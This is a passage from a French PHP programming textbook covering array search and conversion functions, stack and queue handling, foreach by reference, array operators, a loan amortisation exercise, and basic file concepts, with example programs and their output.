echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[\$clef]:\$valeur\t";
}
echo PHP_EOL;
// -----
// fonction array_values()
// -----
$liste_donnees=array_values($DEPT);
print_r($liste_donnees);
?>
```

Voici son exécution.

```
$ php tableau_recherche_array_values1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin[SAINT MAUR]:Val-de-Marne
Array
(
    [0] => Val-de-Marne
    [1] => Alpes-Maritimes
    [2] => Loire-Atlantique
    [3] => Bas-Rhin
    [4] => Val-de-Marne
)
```

#### 10.2.7.4.5.3 Tableau à deux dimensions

Le programme `tableau_recherche_array_values2_shell.php` montre comment utiliser cette fonction sur le tableau à deux dimensions `$CP_DEPT` suivant :

		<b><i>\$CP_DEPT</i></b>	
		<i>colonnes</i>	
		<i>CP</i>	<i>DEPT</i>
<i>lignes</i>	<i>CRETEIL</i>	<b>94000</b>	<b>Val-de-Marne</b>
	<i>NICE</i>	<b>6000</b>	<b>Alpes-Maritimes</b>
	<i>LA BAULE</i>	<b>44500</b>	<b>Loire-Atlantique</b>
	<i>STRASBOURG</i>	<b>67000</b>	<b>Bas-Rhin</b>

Une boucle `foreach` parcourt chaque ligne et applique cette fonction au tableau ligne extrait à chaque itération de la boucle.

Voici le programme :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[\$colonne]:\$valeur\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    // -----
    // fonction array_values() sur chaque ligne
    // -----
    $liste_donnees=array_values($ligne_ville);
    print_r($liste_donnees);
}
?>
```

Voici son exécution :

```
$ php tableau_recherche_array_values2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Array
(
    [0] => 94000
    [1] => Val-de-Marne
)
Array
(
    [0] => 6000
    [1] => Alpes-Maritimes
)
Array
(
    [0] => 44500
    [1] => Loire-Atlantique
)
Array
(
    [0] => 67000
    [1] => Bas-Rhin
)
```

#### 10.2.7.4.6 Recherche de la clef à partir de la valeur : `array_search()`

##### 10.2.7.4.6.1 Principe

Cette fonction retourne la **clef associée à la donnée** recherchée dans le tableau.

Sa syntaxe générale est :

```
$clef=array_search($valeur,$TAB);
```

où `$TAB` est le tableau dans lequel la recherche est effectuée, `$valeur` la donnée recherchée.

Ou :

```
$clef=array_search($valeur,$TAB,$strict);
```

Dans ce dernier cas la variable `$strict` est une booléen, si sa valeur est `true`, alors la comparaison avec `$valeur` doit être identique et de même type.

La variable `$clef` contient l'étiquette ou le numéro de la case où est trouvée `$valeur`, ou `false` sinon.

Si `$valeur` est trouvée plusieurs fois dans le tableau, seule l'étiquette ou le numéro de la première case est renvoyée.

##### 10.2.7.4.6.2 Tableau à une dimension

Le programme `tableau_recherche_array_search1_shell.php` présente la recherche d'une donnée dans un tableau `$DEPT` via la fonction `array_search()`.

Voici la représentation en mémoire de ce tableau :

<b>\$DEPT</b>	
<i>CRETEIL</i>	<b>Val-de-Marne</b>
<i>NICE</i>	<b>Alpes-Maritimes</b>
<i>LA BAULE</i>	<b>Loire-Atlantique</b>
<i>STRASBOURG</i>	<b>Bas-Rhin</b>
<i>SAINT MAUR</i>	<b>Val-de-Marne</b>

```

<?php
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'          => 'Alpes-Maritimes',
    'LA BAULE'      => 'Loire-Atlantique',
    'STRASBOURG'    => 'Bas-Rhin');
// affichage du tableau
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[\$clef]:\$valeur\t";
}
echo PHP_EOL;

echo "Entrez une donnée à chercher :";
$donneerecherche=fgets(STDIN);
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$donneerecherche=trim($donneerecherche);
// -----
// fonction array_search()
// -----
$clef=array_search($donneerecherche,$DEPT);
if ($clef)
    echo "$donneerecherche trouvé dans la case $clef".PHP_EOL;
else
    echo "$donneerecherche non trouvé".PHP_EOL;
?>

```

Voici deux exécutions. Les saisies sont sur fond jaune.

La première trouve la donnée saisie et retourne l'étiquette de sa case :

```

$ php tableau_recherche_array_search1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une donnée à chercher :Loire-Atlantique
Loire-Atlantique trouvé dans la case LA BAULE

```

La seconde ne la trouve pas :

```

$ php tableau_recherche_array_search1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une donnée à chercher :Paris
Paris non trouvé

```

#### 10.2.7.4.6.3 Tableau à deux dimensions

Le programme `tableau_recherche_array_search2_shell.php` montre comment utiliser cette fonction sur le tableau à deux dimensions `$CP_DEPT` suivant :

		<i>\$CP_DEPT</i>	
		colonnes	
		CP	DEPT
lignes	CRETEIL	94000	Val-de-Marne
	NICE	6000	Alpes-Maritimes
	LA BAULE	44500	Loire-Atlantique
	STRASBOURG	67000	Bas-Rhin

Une boucle `foreach` parcourt chaque ligne et cherche la donnée dans la ligne.

Voici le programme :

```

<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[{$colonne}]:{$valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
echo "Entrez une donnée à chercher :"; Saisie de la donnée à rechercher
$donnerecherche=fgets(STDIN);
// suppression des espaces au début , à la fin et suppression du saut de
ligne
$donnerecherche=trim($donnerecherche);
$colonne=false;
foreach($CP_DEPT as $codeville => $ligne_ville) Boucle de parcours des lignes
{
    // -----
    // fonction array_search()
    // -----
    $clefdansligne=array_search($donnerecherche,$ligne_ville);
    if ($clefdansligne) // on mémorise la ligne et la colonne
    {
        $ligne=$codeville;
        $colonne=$clefdansligne;
    }
}
if ($colonne)
    echo "$donnerecherche trouvé dans le tableau ligne={$ligne},
colonne={$colonne}".PHP_EOL;
else
    echo "$donnerecherche non trouvé dans le tableau".PHP_EOL;
?>

```

Voici trois exécutions. Les saisies sont sur fond jaune.

La première trouve le code postal :

```

$ php tableau_recherche_array_search2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :44500
44500 trouvé dans le tableau ligne=LA BAULE, colonne=CP

```

La deuxième trouve le département:

```

$ php tableau_recherche_array_search2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne

```

```
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :Bas-Rhin
Bas-Rhin trouvé dans le tableau ligne=STRASBOURG, colonne=DEPT
```

La troisième ne trouve pas la donnée :

```
$ php tableau_recherche_array_search2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :Paris
Paris non trouvé dans le tableau
```

### 10.2.7.5 Conversion de chaîne en tableau

Le langage PHP propose des fonctions de conversion de chaînes de caractères en tableau.

#### 10.2.7.5.1 La fonction explode

Cette fonction a été étudiée à la section 10.2.7.1.

Le programme **tableau\_saisie1\_shell.php** montre comment utiliser cette fonction.

Sa syntaxe est par exemple :

```
$tab_noms=explode(';', $saisie);
```

Dans ce cas, chaque élément de **\$saisie** séparé par le caractère « ; » est rangé dans le tableau **\$tab\_noms**.

Ainsi si **\$saisie** contient le texte : « **De la Fontaine;Martin;Durand** »

Alors le tableau **\$tab\_noms** contiendra :

```
--- Affichage de $tab_noms ---
Array
(
    [0] => De la Fontaine
    [1] => Martin
    [2] => Durand
)
```

#### 10.2.7.5.2 Les fonctions preg\_xxx()

Un ensemble de fonctions traitent des chaînes de caractères selon des expressions rationnelles « PCRE » et retourne un tableau, ou traitent une chaîne de caractères selon des expressions contenus dans des tableaux.

On trouve :

- **preg\_split()** : Cette fonction éclate une chaîne selon une expression rationnelle.
- **preg\_replace()** : Rechercher et remplacer par expression rationnelle standard. Cette fonction a été étudiée à la section 10.2.7.1. Le programme **tableau\_saisie1\_shell.php** montre comment utiliser cette fonction.

#### 10.2.7.6 Gestion d'un tableau comme une pile ou file

Certains algorithmes utilisent des données « abstraites » appelées **piles** ou **files**.

Dans le cas d'une *pile*, le dernier élément ajouté (empilé) est le premier retiré (dépilé), ou parle de pile LIFO (Last In, First Out).

Cela est similaire à l'empilement de documents sur un bureau. C'est le document le plus en haut de la pile (le dernier ajouté) qui est dépilé le premier.

Dans le cas d'une *file*, le premier élément ajouté (enfilé) est le premier retiré (défilé), ou parle de file FIFO (First In, First Out).

Cela est similaire à une file d'attente au bureau de poste. C'est la personne qui est arrivée la première (la première de la file) qui passe la première (retirée de la file).

Les principales actions appliquées à une **pile** consistent à *empiler une donnée* (*ajouter en fin de pile*) ou *dépiler une donnée* (*retirer de la fin de la pile*).

Les principales actions appliquées à une **file** consistent à *enfiler une donnée* (*ajouter en fin de file*) ou *défiler une donnée* (*retirer du début de la file*).

Lorsque ces données abstraites sont implémentées par des tableaux, le langage PHP propose les fonctions suivantes :

- `array_shift()` Retire un élément au début du tableau : **défiler**
- `array_unshift()` Ajoute un ou plusieurs éléments au début d'un tableau ;
- `array_push()` Ajoute un ou plusieurs éléments à la fin d'un tableau : **empiler**, **enfiler**
- `array_pop()` Retire un élément de la fin d'un tableau : **dépiler**.

Des exemples d'utilisation des fonctions `array_shift()` et `array_pop()` sont présentés à la section 10.2.7.2.2.1, avec le programme **tableau\_suppression1b\_shell.php**.

#### 10.2.7.7 Accès par référence aux cellules d'un tableau avec **foreach**

Dans le cadre d'une boucle **foreach**, les valeurs « extraites » du tableau correspondent à **une copie du contenu des cases**.

Prenons l'exemple du programme **foreach\_exemple\_tabentiers\_valeurs.php**.

- Une première boucle affiche son contenu ;
- Une deuxième boucle effectue un calcul à partir des éléments du tableau ;
- Une troisième boucle affiche à nouveau son contenu.

La variable \$valeur utilisée dans la boucle récupère à chaque itération une copie de la valeur de la case traitée.

Voici le programme :

```
<?php
// création du tableau
$tab = array(10, 15, 20, 25);

/*echo "--- contenu d'un tableau d'entiers ---".PHP_EOL;
// boucle d'affichage
foreach ($tab as $valeur)
{
    echo '$valeur='.$valeur.PHP_EOL;
}/*
echo "--- contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur)
{
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
}
// boucle de calcul
echo "--- calcul sur le tableau d'entiers ---".PHP_EOL;
foreach ($tab as $valeur)
{
    $valeur = $valeur * 2;
    echo '$valeur='.$valeur.PHP_EOL;
}
echo "--- contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur)
{
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
}
?>
```

Son exécution montre que le si la variable \$valeur est bien modifiée (deuxième boucle), le contenu de la case du tableau, à partir de laquelle la donnée est récupérée, ne l'est pas (troisième boucle) :

```
$ php foreach_exemple_tabentiers_valeurs.php
--- contenu et indices d'un tableau d'entiers ---
$indice = 0 $valeur=10
$indice = 1 $valeur=15
$indice = 2 $valeur=20
$indice = 3 $valeur=25
--- calcul sur le tableau d'entiers ---
$valeur=20
$valeur=30
$valeur=40
$valeur=50
--- contenu et indices d'un tableau d'entiers ---
$indice = 0 $valeur=10
$indice = 1 $valeur=15
$indice = 2 $valeur=20
$indice = 3 $valeur=25
```

Pour modifier le contenu de la case, il faut accéder à la case du tableau par référence (par adresse).

C'est ce que propose le programme `foreach_exemple_tabentiers_references.php`.

- Une première boucle affiche son contenu ;
- Une deuxième boucle effectue un calcul sur chaque élément du tableau accédé par référence ;
- Une troisième boucle affiche à nouveau son contenu qui est modifié par la boucle précédente.

La variable `$ref` utilisée dans la boucle récupère à chaque itération l'adresse de la valeur de la case traitée.

Voici le programme :

```
<?php
// création du tableau
$tab = array(10, 15, 20, 25);

echo "--- foreach : contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur)
{
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
}
// boucle de calcul
echo "--- calcul sur le tableau d'entiers ---".PHP_EOL;
foreach ($tab as &$ref)
{
    $ref = $ref * 2;
    echo '$ref='.$ref.PHP_EOL;
}
//unset($ref); // Détruit la référence sur le dernier élément

echo "--- foreach : contenu et indices d'un tableau d'entiers ---".PHP_EOL;
foreach ($tab as $indice => $valeur)
{
    echo '$indice = '.$indice.' $valeur='.$valeur.PHP_EOL;
}
?>
```

Son exécution montre que le contenu de chaque case est modifié par l'accès par référence via la variable `$ref`.

```
$ php foreach_exemple_tabentiers_references.php
--- foreach : contenu et indices d'un tableau d'entiers ---
$indice = 0 $valeur=10
$indice = 1 $valeur=15
$indice = 2 $valeur=20
$indice = 3 $valeur=25
--- calcul sur le tableau d'entiers ---
$ref=20
$ref=30
$ref=40
$ref=50
--- foreach : contenu et indices d'un tableau d'entiers ---
$indice = 0 $valeur=20
$indice = 1 $valeur=30
$indice = 2 $valeur=40
$indice = 3 $valeur=50
```

## 10.2.8 Les opérateurs sur les tableaux

Le tableau ci-dessous récapitule les opérateurs sur les tableaux :

Opérateur	Signification	Exemple
+	union	<code>\$tab3 = \$tab1 + \$tab2 ;</code>
==	Egalité	<code>if (\$tab1 == \$tab2) ... ; /* vrai si tab1 et tab2 contiennent les mêmes paires clefs/valeurs */</code>
====	Identique	<code>if (\$tab1 === \$tab2) ... ; /* vrai si tab1 et tab2 contiennent les mêmes paires clefs/valeurs dans le même ordre */</code>
!=	Inégalité	<code>if (\$tab1 != \$tab2) ... ; /* vrai si tab1 et tab2 ne sont pas égaux */</code>
<>	Inégalité	<code>if (\$tab1 &lt;&gt; \$tab2) ... ; /* vrai si tab1 et tab2 ne sont pas égaux */</code>
!==	Non identique	<code>if (\$tab1 !== \$tab2) ... ; /* vrai si tab1 et tab2 ne sont pas identiques */</code>

Le programme `tableau_operateurs_shell.php` présente la mise en œuvre de ces opérateurs.

### 10.2.9 Les fonctions sur les tableaux

Le tableau suivant présente les nombreuses fonctions sur les tableaux.

Fonction	Signification	Exemple
array_change_key_case	Change la casse de toutes les clés d'un tableau	
array_chunk	Sépare un tableau en tableaux de taille inférieure	\$tab2=array_chunk(\$tab,2);
array_column	Retourne les valeurs d'une colonne d'un tableau d'entrée	\$colonne=array_column(\$CP_D,EPT,'DEPT');
array_combine	Crée un tableau à partir de deux autres tableaux	\$tab=array_combine(\$CP,\$DEPT);
array_count_values	Compte le nombre de valeurs d'un tableau	\$tab=array_count_values(\$DEPT);
array_diff_assoc	Calcule la différence de deux tableaux, en prenant aussi en compte les clés	
array_diff_key	Calcule la différence de deux tableaux en utilisant les clés pour comparaison	
array_diff_uassoc	Calcule la différence entre deux tableaux associatifs, à l'aide d'une fonction de rappel	
array_diff_ukey	Calcule la différence entre deux tableaux en utilisant une fonction de rappel sur les clés pour comparaison	
array_diff	Calcule la différence entre des tableaux	
array_fill_keys	Remplit un tableau avec des valeurs, en spécifiant les clés	
array_fill	Remplit un tableau avec une même valeur	
array_filter	Filtre les éléments d'un tableau grâce à une fonction utilisateur	
array_flip	Remplace les clés par les valeurs, et les valeurs par les clés	\$tabr=array_flip(\$DEPT);
array_intersect_assoc	Calcule l'intersection de deux tableaux avec des tests sur les index	
array_intersect_key	Calcule l'intersection de deux tableaux en utilisant les clés pour comparaison	
array_intersect_uassoc	Calcule l'intersection de deux tableaux avec des tests sur les index, compare les index en utilisant une fonction de rappel	
array_intersect_ukey	Calcule l'intersection de deux tableaux en utilisant une fonction de rappel sur les clés pour comparaison	
array_intersect	Calcule l'intersection de tableaux	
array_key_exists	Vérifie si une clé existe dans un tableau	\$trouve=array_key_exists(\$clef,\$tab);
array_keys	Retourne toutes les clés ou un ensemble des clés d'un tableau	\$liste_clefs=array_keys(\$tab);
array_map	Applique une fonction sur les éléments d'un tableau	
array_merge_recursive	Combine plusieurs tableaux ensemble, récursivement	
array_merge	Fusionne plusieurs tableaux en un seul	\$tab=array_merge(\$T1,\$T2);
array_multisort	Trie les tableaux multidimensionnels	

Fonction	Signification	(suite)
array_pad	Complète un tableau avec une valeur jusqu'à la longueur spécifiée	
array_pop	Dépile un élément de la fin d'un tableau	\$dernier=array_pop(\$tab);
array_product	Calcule le produit des valeurs du tableau	
array_push	Empile un ou plusieurs éléments à la fin d'un tableau	array_push(\$TAB1,100,200);
array_rand	Prend une ou plusieurs valeurs, au hasard dans un tableau	\$clefs=array_rand(\$TAB1,2);
array_reduce	Réduit itérativement un tableau	
array_replace_recursive	Remplace récursivement dans le premier tableau les éléments des autres tableaux fournis	
array_replace	Remplace les éléments d'un tableau par ceux d'autres tableaux	
array_reverse	Inverse l'ordre des éléments d'un tableau	\$tabr=array_reverse(\$tab);
array_search	Recherche dans un tableau la clé associée à une valeur	\$clef=array_search(\$donnee,\$tab);
array_shift	Dépile un élément au début d'un tableau	\$premier=array_shift(\$tab);
array_slice	Extrait une portion de tableau	\$pt=array_slice(\$tab,2,3);
array_splice	Efface et remplace une portion de tableau	array_splice(\$tab,2,4);
array_sum	Calcule la somme des valeurs du tableau	\$somme=array_sum(\$Tab);
array_udiff_assoc	Calcule la différence entre des tableaux avec vérification des index, compare les données avec une fonction de rappel	
array_udiff_uassoc	Calcule la différence de deux tableaux associatifs, compare les données et les index avec une fonction de rappel	
array_udiff	Calcule la différence entre deux tableaux en utilisant une fonction rappel	
array_uintersect_assoc	Calcule l'intersection de deux tableaux avec des tests sur l'index, compare les données et les indexes des deux tableaux en utilisant une fonction de rappel	
array_uintersect	Calcule l'intersection de deux tableaux, compare les données en utilisant une fonction de rappel	
array_unique	Dé doubleonne un tableau	
array_unshift	Empile un ou plusieurs éléments au début d'un tableau	array_unshift(\$tab,11,21);
array_values	Retourne toutes les valeurs d'un tableau	\$liste_donnees=array_values(\$tab);
array_walk_recursive	Applique une fonction de rappel récursivement à chaque membre d'un tableau	function aff(\$val, \$clef){echo "Case \$clef:\$val\n";}array_walk_recursive(\$tab,'aff');
array_walk	Exécute une fonction fournie par l'utilisateur sur chacun des éléments d'un tableau	array_walk_recursive(\$tab,'aff');
array	Crée un tableau	\$tab=array(18,22,-1);

Fonction	Signification	(suite)
arsort	Trie un tableau en ordre inverse	arsort(\$tab);
asort	Trie un tableau et conserve l'association des index	asort(\$tab);
compact	Crée un tableau à partir de variables et de leur valeur	\$ville = "CRETEIL"; \$CP = 94000; \$DEPT = "Val-de-Marne"; \$tab = compact("ville", "CP", "DEPT");
count	Compte tous les éléments d'un tableau ou quelque chose d'un objet	\$taille=count(\$tab);
current	Retourne l'élément courant du tableau	\$val=current(\$tab) ;
each	Retourne chaque paire clé/valeur d'un tableau	
end	Positionne le pointeur de tableau en fin de tableau	\$val=end(\$tab);
extract	Importe les variables dans la table des symboles	extract(\$DEPT); echo "\$CRETEIL, \$NICE, \$LA_BAULE, \$STRASBOURG\n";
in_array	Indique si une valeur appartient à un tableau	\$trouve=in_array(\$donnee,\$tab);
key_exists	Alias de array_key_exists	\$trouve=array_key_exists(\$clé,\$tab);
key	Retourne une clé d'un tableau associatif	\$indice=key(\$tab);
krsort	Trie un tableau en sens inverse et suivant les clés	krsort(\$tab);
ksort	Trie un tableau suivant les clés	ksort(\$tab);
list	Assigne des variables comme si elles étaient un tableau	list(\$var1,\$var2)=\$tab;
natcasesort	Trie un tableau avec l'algorithme à "ordre naturel" insensible à la casse	
natsort	Trie un tableau avec l'algorithme à "ordre naturel"	
next	Avance le pointeur interne d'un tableau	\$val=next(\$tab);
pos	Alias de current	\$val=pos(\$tab) ;
prev	Recule le pointeur courant de tableau	\$val=prev(\$tab);
range	Crée un tableau contenant un intervalle d'éléments	\$tab=range(0,12,2);
reset	Remet le pointeur interne de tableau au début	reset(\$tab);
rsort	Trie un tableau en ordre inverse	rsort(\$DEPT);
shuffle	Mélange les éléments d'un tableau	shuffle(\$tab);
sizeof	Alias de count	\$taille=sizeof(\$tab);
sort	Trie un tableau	sort(\$DEPT);

Fonction	Signification	(suite)
arsort	Trie un tableau en ordre inverse	arsort(\$tab);
asort	Trie un tableau et conserve l'association des index	asort(\$tab);
uasort	Trie un tableau en utilisant une fonction de rappel	
uksort	Trie un tableau par ses clés en utilisant une fonction de rappel	
usort	Trie un tableau en utilisant une fonction de comparaison	
is_array	Détermine si une variable est un tableau	\$booleen=is_array(\$tab);
explode	Coupe une chaîne en segments	\$tab=explode(';', \$chaine);
implode	assemble les éléments d'un tableau en une chaîne	\$chaine_separateur = implode(";", \$CP);
split	Scinde une chaîne en un tableau, grâce à une expression rationnelle	\$date = "04/03/2015"; list(\$jour,\$mois,\$annee) = split('[/.-]', \$date);
preg_split	Éclate une chaîne par expression rationnelle	\$tab=preg_split("/[\s,]+/", "voila un, exemple");
unset	Détruit une variable	unset(\$tab[0]);
print_r	Affiche la structure d'un tableau	print_r(\$tab);
isset	Test existence de l'élément	if (isset(\$tab[\$i]))...

Le programme `tableau_fonctions_shell.php` présente la mise en œuvre de quelques unes de ces fonctions.

### 10.2.10 Exercice

- 1- Reprenez l'exercice 4 à la section 9.4.3.7 sur le tableau d'amortissement d'un crédit, afin de corriger l'erreur de total des intérêts calculés initialement et à la fin du tableau d'amortissement.

Pour cela tous les calculs seront conservés dans un tableau, et la synthèse du crédit et le tableau d'amortissement seront affichés à partir des données conservées dans le tableau.

Pour l'affichage du tableau, utilisez la boucle for, puis dans une deuxième version la boucle foreach.

Voici un exemple d'exécution.

Les surlignages en jaune sont des saisies, et les surlignages en bleu, les valeurs qui doivent être identiques. :

```
$ php for_credit_amortissement_tableau_shell.php
=====
==== Saisie des données ====
=====

Capital : 100000
Nombre d'années : 3
et de mois : 6
Taux Annuel Hors Assurance (ex : 2.6) : 2.1
Taux de l'Assurance (0.29) : 0.33
=====
==== Synthèse du crédit ====
=====

Mensualité Assurance Comprise : 2499.11
Assurance par mois : 27.5
Coût Total Assurance : 1155
Coût Total du crédit Hors Ass en € : 3807.44
Coût Total du crédit Hors Ass en % : 3.81
Coût Total du crédit Ass Comp en € : 4962.44
Coût Total du crédit Ass Comp en % : 4.96
=====
==== Tableau d'amortissement ====
=====

N° Echéance Mensualité AC Amortissement Intérêts Assurance Capital Restant Dû
  1  2499.11  2296.61  175.00  27.50  97703.39
  2  2499.11  2300.63  170.98  27.50  95402.76
  3  2499.11  2304.66  166.95  27.50  93098.10
  4  2499.11  2308.69  162.92  27.50  90789.41
  5  2499.11  2312.73  158.88  27.50  88476.68
  6  2499.11  2316.78  154.83  27.50  86159.90
  7  2499.11  2320.83  150.78  27.50  83839.07
  8  2499.11  2324.89  146.72  27.50  81514.18
  9  2499.11  2328.96  142.65  27.50  79185.22
 10 2499.11  2333.04  138.57  27.50  76852.18
 11 2499.11  2337.12  134.49  27.50  74515.06
 12 2499.11  2341.21  130.40  27.50  72173.85
 13 2499.11  2345.31  126.30  27.50  69828.54
 14 2499.11  2349.41  122.20  27.50  67479.13
 15 2499.11  2353.52  118.09  27.50  65125.61
 16 2499.11  2357.64  113.97  27.50  62767.97
 17 2499.11  2361.77  109.84  27.50  60406.20
 18 2499.11  2365.90  105.71  27.50  58040.30
 19 2499.11  2370.04  101.57  27.50  55670.26
 20 2499.11  2374.19   97.42  27.50  53296.07
```

21	2499.11	2378.34	93.27	27.50	50917.73
22	2499.11	2382.50	89.11	27.50	48535.23
23	2499.11	2386.67	84.94	27.50	46148.56
24	2499.11	2390.85	80.76	27.50	43757.71
25	2499.11	2395.03	76.58	27.50	41362.68
26	2499.11	2399.23	72.38	27.50	38963.45
27	2499.11	2403.42	68.19	27.50	36560.03
28	2499.11	2407.63	63.98	27.50	34152.40
29	2499.11	2411.84	59.77	27.50	31740.56
30	2499.11	2416.06	55.55	27.50	29324.50
31	2499.11	2420.29	51.32	27.50	26904.21
32	2499.11	2424.53	47.08	27.50	24479.68
33	2499.11	2428.77	42.84	27.50	22050.91
34	2499.11	2433.02	38.59	27.50	19617.89
35	2499.11	2437.28	34.33	27.50	17180.61
36	2499.11	2441.54	30.07	27.50	14739.07
37	2499.11	2445.82	25.79	27.50	12293.25
38	2499.11	2450.10	21.51	27.50	9843.15
39	2499.11	2454.38	17.23	27.50	7388.77
40	2499.11	2458.68	12.93	27.50	4930.09
41	2499.11	2462.98	8.63	27.50	2467.11
42	2498.93	2467.11	4.32	27.50	0.00
<hr/>					
Total	104962.44	100000.00	3807.44	1155.00	

Solution : `for_credit_amortissement_tableau_shell.php` et  
`foreach_credit_amortissement_tableau_shell.php`

Cet exercice est réutilisé dans la section d'intégration HTML et PHP (section 16.2.3).

## 10.3 Les fichiers

### 10.3.1 Définition

Un fichier est un espace de **stockage sur disque**. On y conserve les données qu'on veut retrouver lors d'un accès suivant.

En PHP, le fichier peut également être une URL de la forme protocole://xxxxx.xxx, dans ce cas le langage PHP utilise le gestionnaire du protocole (ftp, http, ...) pour accéder aux données qui ne sont plus sur le disque du serveur local.

### 10.3.2 Les droits d'accès

L'accès à un fichier pose également le problème du droit d'accès au fichier où au répertoire dans lequel se trouve le fichier.

En effet, via le serveur **Apache**, c'est l'**utilisateur propriétaire du logiciel Apache** qui accédera au fichier local, il doit donc avoir les droits de lire ou de l'écrire selon le mode d'ouverture.

Il sera parfois nécessaire de « préparer » l'accès au fichier en donnant les « bons droits d'accès » via la commande *chmod* sous UNIX.

### 10.3.3 Le type de fichier

Un fichier peut être texte ou binaire.

#### 10.3.3.1 Fichier texte

Le fichier est **lisible en dehors du programme PHP**. Il est constitué de lignes de texte terminées par un **caractère fin de ligne**, LF = '\n' sous UNIX et CR= '\r' sous Windows.

Les lectures et écritures dans ce type de fichier sont généralement **formatées**, c'est à dire que le format des données lues ou écrites eut être indiqué (%d, %s, ...) selon les instructions.

Les instructions de lecture sont **fscanf()** ou **fread()**.

Les instructions d'écriture sont **fprintf()** ou **fwrite()**.

Par défaut, sans précision particulière du mode d'ouverture par **fopen()**, le fichier sera de type texte.

Il est possible de préciser explicitement qu'il s'agit d'un fichier texte en utilisant le mode « t » pour *texte* ou *traduction* de **fopen()**, accolé au mode « r » pour lecture ou « w » pour écriture : 'rt', ou 'wt'.

#### Remarque:

*Pour éviter le problème de délimiteur de fin de ligne entre les fichiers texte UNIX et Windows, il est possible d'utiliser toujours le caractère LF = '\n' UNIX, même sous Windows et d'activer le mode traduction 't' du fopen().*

*Dans ce cas, sous Windows, le caractère fin de ligne UNIX sera traduit en caractère fin de ligne Windows.*

### 10.3.3.2 Fichier binaire

Le fichier **n'est plus lisible** en dehors du programme PHP. Il est constitué d'une suite d'octets et non de lignes.

Les lectures et écritures dans ce type de fichier gèrent des **blocs d'octets**.

L'instruction de lecture est **fread()**.

L'instruction d'écriture est **fwrite()**.

L'ouverture d'un tel fichier par **fopen()** utilise le mode « b » pour *binary*, accolé au mode « r » pour lecture ou « w » pour écriture : 'rb', ou 'wb'.

**Remarque:**

*Les fichiers binaires proposent une meilleure portabilité.*

*En effet, le format est indépendant du système d'exploitation !*

### 10.3.4 Les fichiers particuliers

Trois fichiers sont prédéfinis dans le langage PHP :

**STDIN** qui correspond au clavier ;

**STDOUT** qui correspond à l'écran ;

**STDERR** qui est utilisé pour les messages d'erreur sur l'écran. Le canal des messages d'erreur peut ensuite être redirigé vers un autre périphérique que l'écran.

Ils sont **ouverts en permanence** et n'ont donc pas besoin de l'instruction d'ouverture ni de fermeture.

On les utilise en mettant leur nom (en majuscules) à la place de la variable fichier dans les instructions de lecture (fscanf) ou d'écriture (fprintf).

Le programme **fichier\_stdout\_stderr\_stdin\_shell.php** présente leur utilisation.

```
<?php
fprintf(STDOUT,"hello\n");
fprintf(STDERR,"message d'erreur\n");
